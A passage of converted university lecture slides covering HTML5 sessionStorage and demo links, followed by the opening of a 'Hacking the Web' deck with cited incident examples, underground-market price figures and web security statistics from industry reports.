- To address this, this specification introduces the sessionStorage IDL attribute (An IDL attribute determines the behavior of script data). Sites can add data to the session storage, and *it will be accessible to any page from the same site opened in that window. The sessionStorage object is equal to the localStorage object, except that it stores the data for only one session. The data is deleted when the user closes the specific browser tab.*
- For example, a page could have a checkbox that the user ticks to indicate that he wants insurance:


```
<label>  
<input type="checkbox" onchange="sessionStorage.insurance =  
checked ? 'true' : ''">  
I want insurance on this trip.</label>
```

- A later page could then check, from script, whether the user had checked the checkbox or not:


```
if (sessionStorage.insurance) { ... }
```
- If the user had multiple windows opened on the site, each one would have its own individual copy of the session storage object.

View Some New HTML5 Capabilities

- Go to <https://bestvpn.org/html5demos/> and select your favorite browser, e.g., Firefox, and try these examples:
 - Drag files directly into your browser
 - Try it with an image
 - Interactive canvas gradients
 - Move mouse across gradient
 - Then View Source
 - Content editable
 - Edit some text and then restore
 - Geolocation
 - Try it
- More significant examples of content editable and geolocation can be found at
<https://csci571.com/examples.html#html5>




Drag an Image from Desktop to drop Zone



Before






Image



After

Geolocation Example



Chrome

Firefox

Safari

Apple support for HTML5

The screenshot shows a web browser window with the title bar "What's New in Safari - Apple Dev". The address bar displays the URL "https://developer.apple.com/safari/whats-new/". The main content area features a heading "What's New in Safari" followed by a descriptive paragraph about the Safari 15 redesign. Below this, a link "Watch the session video 'Design for Safari 15'" is shown. At the bottom, there are two sections: "Safari" and "Safari Technology Preview", each with a thumbnail icon, a title, and a "View Release Notes" link.

What's New in Safari

Find out how you can take advantage of the Safari 15 redesign to make your websites and web apps shine. Learn how to create more immersive experiences by incorporating the tab bar into your designs, using the aspect-ratio property in CSS, and more. And discover the latest updates to CSS and Form Controls, as well as accessibility best practices.

Watch the session video "Design for Safari 15"

 **Safari**
Learn about changes in Safari, Web Inspector, WebKit view, and Safari view for iOS.
[View Release Notes >](#)

 **Safari Technology Preview**
Find detailed information on updates in the latest released versions of Safari Technology Preview.
[View Release Notes >](#)

<https://developer.apple.com/safari/whats-new/>

HTML5 Also Introduces Many New APIs

<http://alebelcor.blogspot.com/2011/10/html5-apis.html>



HTML5 Logo



<http://www.w3.org/html/logo/>

More Articles on the Flash vs HTML5 Controversy

- Adobe to More Aggressively Contribute to HTML5

<http://blogs.adobe.com/flashplatform/2011/11/flash-to-focus-on-pc-browsing-and-mobile-apps-adobe-to-more-aggressively-contribute-to-html5.html>

- Comparison of speed of Flash and HTML5

http://www.appleinsider.com/articles/10/03/10/flash_html_5_comparison_finds_neither_has_performance_advantage.html

- SproutCore:

http://www.appleinsider.com/articles/10/04/19/sproutcore_debuts_new_html5_web_development_tools.html

<https://sproutcore.com/>

More HTML5 fun....

- <http://www.chromeexperiments.com/>
- <http://www.creativebloq.com/web-design/examples-of-html-1233547>
- <https://www.noupe.com/essentials/freebies-tools-templates/40-beautiful-free-html5-css3-templates.html>
- <http://html5gallery.com>
- <https://www.juicebox.net/demos/>
- <http://wowslider.com/html5-gallery-puzzle-collage-demo.html>

video element (added many more attributes):

<https://html.spec.whatwg.org/#video>

- audio element:

<https://html.spec.whatwg.org/#audio>



Hacking the Web

This content is protected and may not be shared, uploaded, or distributed.

Table of Contents

- ▶ General Introduction
- ▶ Authentication Attacks
- ▶ Client-Side Attacks
- ▶ Injection Attacks
- ▶ Recent Attacks
- ▶ Privacy Tools

Why secure the Web?

- ▶ The Web has evolved into an ubiquitous entity providing a rich and common platform for connecting people and doing business.
- ▶ BUT, the Web also offers a cheap, effective, convenient and anonymous platform for crime.
- ▶ To get an idea, the Web has been used for the following types of criminal activities
(source: The Web Hacking Incidents Database ([\(WHID\)](#)
<http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database>)
 - ▶ Chaos ([Attack on Russian nuclear power websites amid accident rumors \(5Jan09\)](#))
 - ▶ Deceit ([SAMY XSS Worm – Nov 2005](#))
 - ▶ Extortion ([David Aireys domain hijacked due to a CSRF \(cross site request forgery\) flaw in Gmail – 30Dec2007](#))
 - ▶ Identity Theft ([XSS on Yahoo! Hot jobs – Oct 2008](#))
 - ▶ Information Warfare ([Israeli Gaza War - Jan 2009 / Balkan Wars – Apr 2008](#))
 - ▶ Monetary Loss ([eBay fraud using XSS](#))
 - ▶ Physical Pain ([Hackers post on epilepsy forum causes migraines and seizures – May 2008](#))
 - ▶ Political Defacements ([Hacker changes news release on Sheriffs website – Jul 2008](#)) ([Obama, O'reilly and Britneys Twitter accounts hacked and malicious comments posted – Jan 09](#))
 - ▶ Chinese Gaming sites hacked ([Dec. 2011](#))

Web Security from a Hackers Perspective

- ▶ Dan Geer & Dan Conway (IEEE S&P Jan/Feb 2009 Pg. 86) suggest the following values of common goods in the underground market

Commodity	Price
12 Verified PayPal Keys	\$90
CC w/o CCV2	\$1 - \$3
CC w CCV2	\$1.50 to \$10.00 depending on country
CC Databases	\$100 to \$300
CC relative prices	Visa < MasterCard < Discover < AMEX
40 full identities	\$200
42 rich bank accounts	\$31500
36 US passports	\$28800
Spamming Email Service	\$0.01 per 1000 emails with 85% reliability of delivery

- ▶ Today's values can be obtained with a fraction of the 2009 prices.
- ▶ Incentives for hacking are clear! There is a huge market demand.

A look at current state of web (in)security

- ▶ According to the WhiteHat Website Security Statistics Report (2013-2014),
 - ▶ 86% of all websites have at least one of SERIOUS vulnerability.
 - ▶ Average number of open SERIOUS vulnerabilities per website was 56 (unfixed)
 - ▶ Cross-Site Scripting (XSS) is #1 vulnerability
 - ▶ PHP apps have highest risk of exposing vulnerabilities




Figure 1. Vulnerability Historical Trend
The annual average number of serious* vulnerabilities discovered per website per year

A look at current state of web (in)security (Cont'd)

- ▶ According to the Symantec Internet Security Threat Report,
 - ▶ From 2002-2007, Symantec created 800,000 unique malware signatures. In 2008 alone, Symantec created 1.8M – a **239% increase**.
 - ▶ In 2012 1 in 100 emails contained a virus
 - ▶ In 2013 67% of compromised websites were legitimate
 - ▶ In 2014, 5 out of 6 large companies have been attacked (40% increase y-over-y)
 - ▶ In 2014, 24 or zero vulnerability day discovered
 - ▶ <https://know.elq.symantec.com/LP=1542>
 - ▶ A new Zero-Day Vulnerability was discovered on average each week in 2015
 - ▶ **Zero-day Vulnerability:** a zero-day vulnerability is a flaw. A zero-day attack happens once that flaw, or software/hardware vulnerability, is exploited and attackers release malware **before a developer has an opportunity to create a patch** to fix the vulnerability—hence “zero-day.”
 - ▶ Over Half a Billion Personal records were stolen in 2015
 - ▶ Ransomware increased 35% in 2015
 - ▶ Symantec Blocked 100 million Fake Technical Support Scams in 2015 (cold calling)
 - ▶ Major Security Vulnerabilities in Three Quarters ($\frac{3}{4}$) of Popular Websites Put US all at Risk
 - ▶ 2019 Internet Security Threat Report available at:
 - ▶ <https://symantec.broadcom.com/symc-istr-v24-2019-6819>

2018 Internet Security Report

Big
Data

Number
of

Web Threats

More than

1 Billion

Web requests analyzed each day

Up 5% from 2016

1 in 13

Web requests lead to malware

Up 3% from 2016

Malware

92%

Increase in new
downloader
variants

80%

Increase
in new
malware
on Macs



2018 Internet Security Report (Cont'd)

Email

Percentage
spam rate

2015 **53%**
2016 **53%**
2017 **55%**



Ransomware

5.4B


WannaCry
attacks blocked

46%

Increase in new
ransomware
variants




2018 Internet Security Report (Cont'd)



2018 Internet Security Report (Cont'd)

Mobile

Number of
new variants



Increase in mobile
malware variants



54%

24,000

Average number of malicious
mobile apps blocked each day

App categories that
have the most malicious
mobile apps are:



27% Lifestyle



20% Music & Audio

Leaky apps – what
sensitive information do
they most often leak?




63% Phone Number




37% Device Location

2019 Internet Security Report




<https://www.symantec.com/security-center/threat-report>

2019 Internet Security Report (Cont'd)

